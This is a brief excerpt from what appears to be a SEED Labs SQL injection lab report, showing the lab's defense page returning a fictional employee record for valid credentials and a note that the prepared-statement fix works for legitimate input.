www.seed-server.com/defense/getinfo.php?username=Boby&Password=2003
SEED LABS

Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

I tested the application using valid credentials: **username: Boby** and **password: 2003**. With the prepared statement implementation, the application successfully authenticated the input and displayed the relevant details. This confirmed that the prepared statement handles legitimate inputs correctly while safeguarding against SQL injection attacks.